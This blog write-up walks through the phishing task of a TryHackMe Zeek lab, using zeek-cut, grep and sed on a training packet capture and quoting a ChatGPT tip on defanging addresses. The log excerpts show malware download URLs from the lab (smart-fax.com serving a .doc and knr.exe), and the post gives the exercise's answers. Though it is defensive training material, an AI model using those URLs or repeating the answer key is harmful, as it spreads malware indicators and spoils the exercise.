

TryHackMe Zeek Exercises — Task 3 Phishing, Task 4 Log4J, & Task 5 Conclusion


Posted Jan 16, 2023 • Updated Jan 17, 2023
By [Dan Rearden](#)

14 min read

If you haven't done task 1 & 2 yet, here is the link to my write-up of it: [Task 1 Introduction & Task 2 Anomalous DNS](#).

Getting the VM Started


Click the green button labeled Start Machine, at the top of Task 1.




The screen should split in half if it doesn't go to the top of the page. You will see a blue button labeled Show Split View, click this button.




The screen should be split now, you have to wait for the VM to load. When it is finished loading it will look like it does below. You are ready to continue with the tasks ahead.




On the VM, you will see a terminal icon in the middle of the VM screen on the right. Click on it.



A terminal window will pop up, time to move to the Exercise-Files directory. To do this we will use the `cd` command, which stands for change directory. We will use this command in combination with Tab completion. With Tab complete, you only have to press Tab after starting to type, and if it only has one entry that matches, it will auto-complete it. So let’s type out the command `cd Desktop/Exercise-Files/` , then press enter to run the command. Follow up with the `ls` command to see the contents of the directory.



At the bottom of the VM, is a panel click the diagonal arrow icons. This will open the VM to full screen and make it easier to copy and paste.




Task 3 Phishing

An alert triggered: “Phishing Attempt”.

The case was assigned to you. Inspect the PCAP and retrieve the artifacts to confirm this alert is a true positive.

Answer the questions below

First, we need to move into the correct directory, to do this we need to use the command `cd phishing/` , then press enter. Using `ls` will list out the directories contents.



See the contents of the current directory.

```
ubuntu@ip-10-10-20-250:~/Desktop/Exercise-Files/phishing$ zeek -r phishing.pcap
ubuntu@ip-10-10-20-250:~/Desktop/Exercise-Files/phishing$ ls
clear-logs.sh  dns.log          hash-demo.zeek  pe.log
conn.log       file-extract-demo.zeek  http.log        phishing.pcap
dhcp.log       files.log        packet_filter.log
ubuntu@ip-10-10-20-250:~/Desktop/Exercise-Files/phishing$
```

Investigate the logs. What is the suspicious source address? Enter your answer in **defanged format**.

After doing some investigating myself, I came to the realization that they want to know what the infected local machine is. So I went to the dhcp.log file and looked at it with `cat dhcp.log | less`, pressing enter to open it.

```
ubuntu@ip-10-10-20-250:~/Desktop/Exercise-Files/phishing$ cat dhcp.log | less
```

At a quick glance at the different fields, we see that one of the field names is `client_addr`. This seems to be the field we want to use, time to use some `zeek-cut`.

#fields	ts	uids	client_addr	server_addr	mac	host_name	client_fqdn	domain	requested_addr	assigned_addr	lease_time
e		client_message	server_message	msg_types	duration						

To keep with using the command line, I asked ChatGPT what is the command line script to defang an IP address. It gave me a `bin/bash` script to do this, I then asked it for one that doesn't require `bin/bash`. ChatGPT gave me this script `echo "IP address" | sed -e 's/\./[.]/g'`.

DA

Yes, but how do you do it without bin/bash

You can use the ``sed`` command on its own, without using ``bash`` to create a script, to defang an IP address in a Linux command line. Here is an example of how you can do this:

Copy code

```
echo "192.168.1.1" | sed -e 's/\./[.]/g'
```

This will output:

Copy code

```
192[.]168[.]1[.]1
```

So with our newly learned code from ChatGPT, and the command line kung-fu we already know let us get the answer. So the command we use is `cat dhcp.log | zeek-cut client_addr | uniq | sed -e 's/\./[.]/g'`, and press enter to run. We take the field and run it through `zeek-cut`, and pipe the results through `uniq`. `Uniq` is used to remove any duplicates, then we pipe the results into `sed` to defang the IP address. After running the command we are left with a defanged IP address in the output of the terminal, and the answer to the question. Type the answer into the TryHackMe answer field, and click submit.

```
ubuntu@ip-10-10-20-250:~/Desktop/Exercise-Files/phishing$ cat dhcp.log | zeek-cut client_addr | uniq | sed -e 's/\./[.]/g'
10[.]6[.]27[.]102
ubuntu@ip-10-10-20-250:~/Desktop/Exercise-Files/phishing$
```

Answer: 10[.]6[.]27[.]102

Investigate the **http.log** file. Which domain address were the malicious files downloaded from? Enter your answer in **defanged format**.

Now let's cat the HTTP log file and pipe it through `less` to see if we can figure out the name of the field we need to use.

```
ubuntu@ip-10-10-210-140:~/Desktop/Exercise-Files/phishing$ cat http.log | less
```

Once `less` opens the HTTP log file, press the right arrow key once.

```
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path http
#open 2023-01-13-16-39-33
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p trans_depth
method host uri referrer version user_agent origin request_body_len r
esponse_body_len status_code status_msg info_code info_msg tags usernam
e password proxied orig_fuids orig_filenames orig_mime_types resp_fuids resp_
filenames resp_mime_types
#types time string addr port addr port count string string string string string
string string count count count string count string set[enum] string string set[
string] vector[string] vector[string] vector[string] vector[string] vector[string] vector[str
ing]
1561667874.713411 CRailFJoI6bEhytAc 10.6.27.102 49157 23.63.254.163 80 1
GET www.msftncsl.com /ncsl.txt - 1.1 Microsoft NCSI - 0
14 200 OK - - (empty) - - - -
Fpgan59p6uvNzLFja - text/plain
1561667889.643717 CIMaDElzQLQZOAc8d 10.6.27.102 49159 107.180.50.162 80 1
GET smart-fax.com /Documents/Invoice&MSO-Request.doc - 1.1 Mozilla/5.0 (Wi
ndows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko - 0 323072 200 OK -
- (empty) - - - - - FB5o2Hcauv7vpQ8y3 - -
```

We can see the name of the field we are looking for is host, and if we remember the malicious file from task 2. We can see it here, along with the domain that it was downloaded from. Time to use some zeek-cut, so press `q` to exit less.

```
ubuntu@ip-10-10-210-140: ~/Desktop/Exercise-Files/phishing
File Edit View Search Terminal Help

id.resp_h id.resp_p trans_depth method host uri referrer version
count string string string string string count string count count string
6.27.102 49157 23.63.254.163 80 1 GET www.msftncsl.com /ncsl.txt
6.27.102 49159 107.180.50.162 80 1 GET smart-fax.com /Documents/Invoice&MSO-R
6.27.102 49162 107.180.50.162 80 1 GET smart-fax.com /knr.exe
```

With the name of the field, and some command line kung-fu let’s get the answer. The command we are going to run is `cat http.log | zeek-cut host | grep "smart-fax" | uniq | sed -e 's/\./[.]/g'`, press enter to run the command. We take the field and run it through zeek-cut, and pipe the results through grep. Using grep we pull out only the host that matches our string, we then pipe those results into uniq. With uniq we get rid of the duplicates, and we then pipe those results into sed. Finally with sed to defang the domain. After running the command we are left with a defanged domain in the output of the terminal, and the answer to the question. Type the answer into the TryHackMe answer field, and click submit.

```
ubuntu@ip-10-10-210-140:~/Desktop/Exercise-Files/phishing$ cat http.log | zeek-cut host | grep "smart-
fax" | uniq | sed -e 's/\./[.]/g'
smart-fax[.]com
```

Answer: smart-fax[.]com

Investigate the malicious document in VirusTotal. What kind of file is associated with the malicious document?



To start off, we need to run Zeek again, this time with the script hash-demo.zeek. The command we are going to run is `zeek -C -r phishing.pcap hash-demo.zeek`, and press enter to run. After Zeek is done, us the command `ls` to show the contents of the current directory.

```
ubuntu@ip-10-10-189-204:~/Desktop/Exercise-Files/phishing$ zeek -C -r phishing.pcap hash-demo.zeek
ubuntu@ip-10-10-189-204:~/Desktop/Exercise-Files/phishing$ ls
clear-logs.sh  dhcp.log  file-extract-demo.zeek  hash-demo.zeek  packet_filter.log  phishing.pcap
conn.log       dns.log   files.log               http.log        pe.log
```


Now let’s cat the files log file and pipe it through less to see if we can figure out the name of the field we need to use

```
ubuntu@ip-10-10-189-204:~/Desktop/Exercise-Files/phishing$ cat files.log | less
```

Once less opens the files log file, press the right arrow key once.




Highlight the hash, right-click on the highlighted hash, then click Copy on the drop-down menu.







A search field will be in the middle of the page, using the keyboard shortcut ctrl + v to paste the hash in search field and press enter to search the hash.



Once the DETECTION page loads, click the RELATIONS tab.



Once the RELATIONS page loads, scroll down till you see Bundled Files section.



Once you reach the Bundled Files section, you will see a column labeled File type. The three-letter file abbreviation is the answer, type the answer into the TryHackMe answer field, and click submit.

Bundled Files (1)				
Scanned	Detections	File type	Name	
2021-06-04	6 / 57	VBA	Answer	

